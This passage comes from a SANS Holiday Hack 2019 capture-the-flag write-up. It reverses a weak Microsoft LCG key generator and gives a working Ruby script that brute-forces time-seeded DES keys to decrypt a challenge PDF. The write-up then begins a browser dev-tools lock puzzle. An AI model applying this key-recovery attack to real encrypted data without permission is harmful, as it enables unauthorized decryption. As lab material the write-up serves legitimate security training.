retn
?super_secure_srand@@YAXH@Z endp
```

Figure 168 - Recover Cleartext Screenshot

Next, into `super_secure_random` in continuing with the "*explore anything that looks like they may be of interest in encrypting and decrypting*" mantra.



```
; Attributes: bp-based frame

; int __cdecl super_secure_random()
?super_secure_random@@YAHXZ proc near
push    ebp
mov     ebp, esp
mov     eax, state
imul    eax, 214013
add     eax, 269EC3h
mov     state, eax
mov     eax, state
sar     eax, 10h
and     eax, 7FFFh
pop     ebp
retn
?super_secure_random@@YAHXZ endp
```

Figure 169 - Recover Cleartext Screenshot

It does a *multiplication*, *addition* and an *and*, utilising the previous variable, `state`. Googling the `214013` value returns that it's an LCG[69]. Specifically, one pertaining to Microsoft[70].

Using Ghidra[71], arguably more readable code is shown in the next few screenshots.

[69] https://en.wikipedia.org/wiki/Linear_congruential_generator

[70] https://rosettacode.org/wiki/Linear_congruential_generator#Ruby

[71] https://www.nsa.gov/resources/everyone/ghidra/




Figure 170 - Recover Cleartext Screenshot




Figure 171 - Recover Cleartext Screenshot




Figure 172 - Recover Cleartext Screenshot

As mentioned at the outset, Ron does a great job in the video and since the example he's using is very close to what is needed, it's simple enough to take the skeleton code and adapt it accordingly.

```ruby
require 'openssl'
require 'date'

KEYLENGTH=8

def generate_key(seed)
  key=""
  1.upto(KEYLENGTH) do
    seed = (214013 * seed + 2531011)
    key += (((seed >> 16) & 0x7fff_ffff) & 0x0FF).chr
  end
  return key
end

def decrypt(data, key)
  c=OpenSSL::Cipher::DES.new('cbc')
  c.decrypt
  c.key=key
  return(c.update(data) + c.final())
end

file = File.open("file.enc")
contents = file.read
file.close
seed=1575658800 # Friday, 6 December 2019 19:00:00

puts "[+] Processing..."
for i in 1..7200 do
  key=generate_key(seed)
  begin
    mydata=decrypt(contents,key)

    name= seed.to_s  + ".pdf"
    File.write(name, mydata)
    result = IO.binread(name, 4).unpack("H*").first
    valid_pdf = result == '25504446'
    if valid_pdf
        puts "[+] Found the fella: " + seed.to_s  + ".pdf which was created at " + DateTime.strptime(seed.to_s,'%s')
        break
    else
        File.delete(name)
    end
  rescue
    #puts "[+] Ach, bugger!"
  end
  seed=seed+1
end
```

Figure 173 - Recover Cleartext Document

Executing the above will eventually give the screen below and the file is produced. Based on the timestamp, the encryption took place at Friday, 6 December 2019 20:20:50.




Figure 174 - Recover Cleartext Screenshot

Opening the file reveals an 8-page PDF document which can be best summarised using the following screenshot which also gives the answer to the objective.

Figure 175 - Recover Cleartext Screenshot

Answer

Machine Learning Sleigh Route Finder

URL

https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/10)%20Recover%20Cleartext%20Document

Open the Sleigh Shop Door

Synopsis

Visit Shinny Upatree in the Student Union and help solve their problem. What is written on the paper you retrieve for Shinny?

For hints on achieving this objective, please visit the Student Union and talk with Kent Tinseltooth.

There are 10 locks that need a code in order to be unlocked that should need nothing more than the developer tools without our browser of choice.

Hint

- Chrome Dev Tools - https://developers.google.com/web/tools/chrome-devtools
- Safari Dev Tools - https://developer.apple.com/safari/tools/
- Edge Dev Tools - https://docs.microsoft.com/en-us/microsoft-edge/devtools-guide/console
- Firefox Dev Tools - https://developer.mozilla.org/en-US/docs/Tools

Some additional hints from completing the trail game

1. When I'm down, my F12 key consoles me
2. Reminds me of the transition to the paperless naughty/nice list...
3. Like a present stuck in the chimney! It got sent...
4. We keep that next to the cookie jar
5. My title is toy maker the combination is 12345
6. Are we making hologram elf trading cards this year?
7. If we are, we should have a few fonts to choose from
8. The parents of spoiled kids go on the naughty list...
9. Some toys have to be forced active
10. Sometimes when I'm working, I slide my hat to the left and move odd things onto my scalp!

Solution

The crate isn't visible at first but looking at the source code reveals its location.




Figure 176 - Crate Screenshot

Question 1




Figure 177 - Crate Screenshot

An easy one to start off – going to the console and scrolling up reveals the first code. At this point it's worth noting that on each refresh, the values change so whatever codes are shown here, won't be replicated for others.




Figure 178 - Crate Screenshot

Question 2




Figure 179 - Crate Screenshot

Another fairly easy one – doing a print preview shows the next code.




Figure 180 - Crate Screenshot

Question 3




Figure 181 - Crate Screenshot

Doing what it says, examining the network requests, specifically XHR gives the next answer.




Figure 182 - Crate Screenshot

Question 4




Figure 183 - Crate Screenshot

Again, another simple one – viewing local storage is the way to go.




Figure 184 - Crate Screenshot

Question 5

